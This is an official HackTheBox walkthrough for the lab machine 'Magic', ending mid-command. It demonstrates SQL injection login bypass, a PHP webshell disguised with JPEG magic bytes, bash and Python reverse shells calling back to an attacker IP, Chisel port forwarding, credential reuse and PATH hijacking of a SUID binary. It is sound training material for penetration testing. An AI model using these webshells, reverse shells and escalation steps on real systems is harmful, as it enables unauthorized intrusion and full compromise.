HACKTHEBOX

Magic

15th June 2020 / Document No D20.100.76

Prepared By: bertolis

Machine Author: TRX

Difficulty: Easy

Classification: Official

Synopsis

Magic is an easy difficulty Linux machine that features a custom web application. A SQL injection vulnerability in the login form is exploited, in order to bypass the login and gain access to an upload page. Weak whitelist validation allows for uploading a PHP webshell, which is used to gain command execution. The MySQL database is found to contain plaintext credentials, which are re-used for lateral movement. A path hijacking vector combined with assigned SUID permissions leads to full system compromise.

Skills Required

- Basic Knowledge of PHP
- Linux Enumeration

Skills Learned

- Basic SQL Injection
- PHP File Upload Whitelist Bypass
- Path Hijacking
- SUID Abuse

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.185 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.185
```


```
nmap -p$ports -sC -sV 10.10.10.185

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nmap output reveals that this is an Ubuntu Linux machine featuring OpenSSH and Apache servers on their default ports.

Apache

Navigating to the site on port 80 reveals the page below.



This reveals an image gallery. Clicking on the `Login` button in the footer takes us to a login page.



However, common credentials such as `admin / password` and `admin / admin` don't work.

Gobuster

Let's enumerate the web server to see if it is hosting any other files or directories.

```
gobuster dir -u 10.10.10.185 -w /usr/share/dirb/wordlists/common.txt -x php
```

```
gobuster dir -u 10.10.10.185 -w /usr/share/dirb/wordlists/common.txt -x php

/assets (Status: 301)
/images (Status: 301)
/index.php (Status: 200)
/index.php (Status: 200)
/login.php (Status: 200)
/logout.php (Status: 302)
/server-status (Status: 403)
/upload.php (Status: 302)
```


Browsing to `upload.php` redirects us to the login screen. Gobuster output also reveals an `images` directory, which is potentially interesting given the nature of the website. Further enumeration of this subdirectory reveals an `uploads` folder. Let's save this information for later.

```
gobuster dir -u 10.10.10.185/images -w /usr/share/dirb/wordlists/common.txt -x
php
```


```
gobuster dir -u 10.10.10.185/images -w /usr/share/dirb/wordlists/common.txt -x php

/uploads
```

We can attempt to bypass the login page through SQL injection. The `Username` and `Password` fields of the login form are found to be vulnerable to SQL injection, using a basic payload such as `' or 1=1-- -`.




As expected, we gain access to a page that allows us to upload images.



Foothold

We can try to upload a PHP reverse shell, but this is unsuccessful as we find that the website only permits specific file types.



It seems that the application logic checks if the file that is being uploaded has a `jpeg`, `jpg` or `png` extension. According to the Apache Documentation, files can have more than one extension while the order is normally irrelevant. When a file with multiple extensions gets associated with both a media-type and a handler, it will result in the request being handled by the module associated with the handler. For example, let's say that we have the file `test.php.jpg` with the `.php` extension mapped to the handler `application/x-httpd-php`, and the `.jpg` extension mapped to the `image/jpeg` media-type. Then, the `application/x-httpd-php` handler will be used and it will be treated as an `php` file.

This could cause security issues, when a user is allowed to create files with multiple extensions in a public upload directory. Consider an `.htaccess` file containing the configuration bellow, which only allows the server to execute `.phar`, `.php` or `.phtml` files.


```
<FilesMatch ".+\.ph(ar|p|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

This is secure, as the latest versions of Apache are hardened against this attack. Sometimes however, the regular expression can be misconfigured, making the Apache server to be vulnerable to such an attack. The following configuration could be considered vulnerable. In this case, the `$` matching the end of the line is missing from the regex, meaning that that `.php.jpg` would be associated with the PHP handler.

```
<FilesMatch ".+\.ph(ar|p|tml)">
    SetHandler application/x-httpd-php
</FilesMatch>
```

Let's attempt to exploit this and create a simple PHP webshell.

```
echo '<?=`$_GET[0]`?' > webshell.php.jpg
```



This wasn't successful, and it seems that there is an additional validation technique in place. A common technique is checking the magic bytes of the file. In PHP, this could be achieved by the snippet below.

```
if (exif_imagetype('image.gif') != IMAGETYPE_GIF) {
    echo 'The picture is not a gif';
}
```

Magic bytes are used to identify the type of the file, and are usually found at the beginning of it. Other files have the magic bytes at their offset, while some other files (such as plain text files) do not have magic bytes at all. The position of the magic bytes also varies on different filesystems.

Adding magic bytes for the JPG format to our PHP file might let us bypass this check. We can refer to the list of magic bytes here. Valid magic bytes for a JPG/JPEG file are.


1. FF D8 FF DB
2. FF D8 FF E0 00 10 4A 46 49 46 00 01
3. FF D8 FF EE
4. FF D8 FF E1 ?? ?? 45 78 69 66 00 00

```
xxd Test_image.jpg | head
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048  ......JFIF.....H
00000010: 0048 0000 ffdb 0043 0005 0304 0404 0305  .H.....C........
00000020: 0404 0405 0505 0607 0c08 0707 0707 0f0b  ................
00000030: 0b09 0c11 0f12 1211 0f11 1113 161c 1713  ................
00000040: 141a 1511 1118 2118 1a1d 1d1f 1f1f 1317  ......!.........
00000050: 2224 221e 241c 1e1f 1eff db00 4301 0505  "$".$.......C...
00000060: 0507 0607 0e08 080e 1e14 1114 1e1e 1e1e  ................
00000070: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e  ................
00000080: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e  ................
00000090: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e ffc0       ................
```

Let's add these bytes to the beginning of our file.


```
echo 'FFD8FFDB' | xxd -r -p > webshell.php.jpg
echo '<?=`$_GET[0]`?>' >> webshell.php.jpg
```

This time the upload was successful.




Previous enumeration revealed the directory `images/uploads`. Let's check if the file was uploaded there. Using the browser or cURL, the `whoami` command reveals that we have gained a foothold on the machine as `www-data`.

```
http://10.10.10.185/images/uploads/webshell.php.jpg?0=whoami
```



����www-data


Let's start a listener using Netcat, and attempt to get a reverse shell. A simple one liner bash reverse shell such as `bash -i >& /dev/tcp/10.10.14.7/4444 0>&1` didn't work. Let's try Python. Typing the command `which python` in the webshell doesn't return any results, although `which python3` does.



����/usr/bin/python3

The following Python reverse shell one-liner can be used. Substitute your IP address and port as required.

```
http://10.10.10.185/images/uploads/webshell.php.jpg?0=python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.10.14.6",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



We can spawn a PTY shell using the following command.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Lateral Movement

Enumerating the files present in the `/var/www` web directory reveals a `Magic` subdirectory, which itself contains the file `db.php5`. This file is found to contain database connection credentials.

```
cat /var/www/Magic/db.php5
```

```
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
<SNIP>
```

However, trying to switch to the user `theseus` with this password results in an authentication failure. The MySQL server is not externally exposed, and the MySQL client is not installed on the machine.

```
www-data@ubuntu:/var/www/Magic$ mysql
mysql

Command 'mysql' not found, but can be installed with:
<SNIP>
```


Let's forward the MySQL port (3306) and attempt to connect using our client. In order to do this, we can use Chisel. We can download a precompiled version of Chisel form here. Decompress it by issuing the command `gzip -d chisel_1.7.0-rc8_linux_amd64.gz`, and then upload it to the remote machine. First, start an HTTP server.

```
python -m SimpleHTTPServer 8080
```

```
python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Next, issue the command below to download the binary, replacing it with your IP as appropriate.

```
cd /tmp
wget http://10.10.14.7:8080/chisel_1.7.0-rc8_linux_amd64
```



```
www-data@ubuntu:/tmp$ wget http://10.10.14.7:8080/chisel_1.7.0-
rc8_linux_amd64
wget http://10.10.14.7:8080/chisel_1.7.0-rc8_linux_amd64
--2020-08-27 11:53:19--  http://10.10.14.7:8080/chisel_1.7.0-
rc8_linux_amd64
Connecting to 10.10.14.7:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9474048 (9.0M) [application/octet-stream]
Saving to: ‘chisel_1.7.0-rc8_linux_amd64’

chisel_1.7.0-rc8_li 100%[===================>]   9.04M   309KB/s
in 19s

2020-08-27 11:53:38 (493 KB/s) - ‘chisel_1.7.0-rc8_linux_amd64’ saved
[9474048/9474048]
```

With `chisel` uploaded to the remote machine, we need to start a server locally in order to perform a reverse pivot.

```
./chisel_1.7.0-rc8_linux_amd64 server -p 8000 -reverse
```

```
./chisel_1.7.0-rc8_linux_amd64 server -p 8000 -reverse
2020/08/27 22:15:29 server: Reverse tunnelling enabled
2020/08/27 22:15:29 server: Fingerprint
5f:e3:35:11:fe:be:eb:62:9a:ef:a4:d8:c9:be:42:48
2020/08/27 22:15:29 server: Listening on http://0.0.0.0:8000
```

On the remote machine, run the following command to connect to the `chisel` server we just started. This will forward traffic from port 3306 on localhost of the remote machine to port 3306 on localhost of our machine.

```
chmod +x chisel_1.7.0-rc8_linux_amd64
./chisel_1.7.0-rc8_linux_amd64 client 10.10.14.7:8000 R:3306:127.0.0.1:3306 &
```

```
www-data@ubuntu:/tmp$ chmod +x chisel_1.7.0-rc8_linux_amd64
chmod +x chisel_1.7.0-rc8_linux_amd64
www-data@ubuntu:/tmp$ ./chisel_1.7.0-rc8_linux_amd64 client
10.10.14.7:8000 R:3307:127.0.0.1:3306 &
<md64 client 10.10.14.7:8000 R:3307:127.0.0.1:3306 &
[1] 4991
www-data@ubuntu:/tmp$ 2020/08/27 12:25:35 client: Connecting to
ws://10.10.14.7:8000
2020/08/27 12:25:36 client: Fingerprint
5f:e3:35:11:fe:be:eb:62:9a:ef:a4:d8:c9:be:42:48
2020/08/27 12:25:36 client: Connected (Latency 147.42841ms)
```

Finally, we can use our `mysql` client to connect to the server using the credentials `theseus / iamkingtheseus`.

```
mysql -h 127.0.0.1 -P 3306 -u theseus -piamkingtheseus
```

```
mysql -h 127.0.0.1 -P 3306 -u theseus -piamkingtheseus
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MySQL [(none)]>
```

We have access to a database called `Magic`.

```
show databases;
```

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Magic              |
+--------------------+
```

Switch to the database and then list the tables.


```
use Magic;
show tables;
```

It is found to have a singe table called `login`. Let's examine the data it contains.

```
select * from login;
```

This reveals the plaintext password for user `admin`. The password `Th3s3usW4sK1ng` can be reused to login as `theseus`.

```
su theseus
```



The user flag is located in `/home/theseus/user.txt`.

Privilege Escalation

The following command can be used to enumerate SUID files on the box.

```
find / -perm -4000 -exec ls -l {} \; 2>/dev/null
```

```
find / -perm -4000 -exec ls -l {} \; 2>/dev/null

<SNIP>
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
-rwsr-xr-x 1 root root 43088 Jan  8 10:31 /bin/mount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
```

This reveals the interesting binary `/bin/sysinfo`. The SUID bit `s` ensures that the program is run with root privileges. Executing the binary returns system information, which low-privileged users don't usually have access to.

```
theseus@ubuntu:/tmp$ sysinfo
====================Hardware Info====================
H/W path           Device      Class      Description
=====================================================
                               system     VMware Virtual Platform
/0                             bus        440BX Desktop Reference Platform
/0/0                           memory     86KiB BIOS
/0/1                           processor  AMD EPYC 7401P 24-Core Processor
/0/1/0                         memory     16KiB L1 cache
<SNIP>
```

The `strings` command can be used to list printable strings contained in the binary. This reveals the commands it invokes in order to retrieve system information.

```
strings /bin/sysinfo
```

```
theseus@ubuntu:/tmp$ strings /bin/sysinfo

<SNIP>
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage====================
free -h
</SNIP>
```

Looking at the `CPU Info` section, the program is seen to use `cat /proc/cpuinfo` instead of `/bin/cat /proc/cpuinfo`. The `/bin` directory containing the `cat` binary is included in the user's PATH environment variable. The `PATH` variable is used by the system to identify the directories it should search, in order to locate a binary. Let's list the contents of the `PATH` variable.

```
echo $PATH
```

```
theseus@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games
```


The operating system searches the directories in turn, starting with the first directory. In our case, the first directory that the OS will search is `/usr/bin/local`. If the executable is not located there, it will continue searching in the next directory and so on. This behaviour can be exploited by modifying the `PATH` variable to contain a directory that is writeable by our current user. Users are allowed to modify the variable and prepend a directory. Let's add the `/tmp` directory to the `PATH`.

```
export PATH=/tmp:$PATH
echo $PATH
```

```
theseus@ubuntu:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games
```


The directory `/tmp` has been added to the beginning of PATH. In order to proceed with this attack, we need to upload a precompiled version of socat.

```
python -m SimpleHTTPServer 8080
```



Next, issue the command below to download the binary, replacing it with your IP as appropriate.

```
wget http://10.10.14.7:8080/socat
chmod +x socat
```



Let's create a simple script in bash, that sends a reverse shell to our local machine, using `socat`. Call it `cat`, and make it executable.

```
echo "./socat tcp-connect:10.10.14.7:5555
